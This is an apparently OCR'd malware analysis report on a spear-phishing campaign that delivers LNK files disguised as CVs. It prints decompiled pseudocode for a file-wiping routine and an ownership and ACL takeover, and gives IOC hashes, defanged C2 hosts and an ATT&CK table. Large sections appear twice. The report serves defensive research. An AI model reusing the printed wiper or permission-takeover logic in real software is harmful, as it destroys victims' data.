
Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

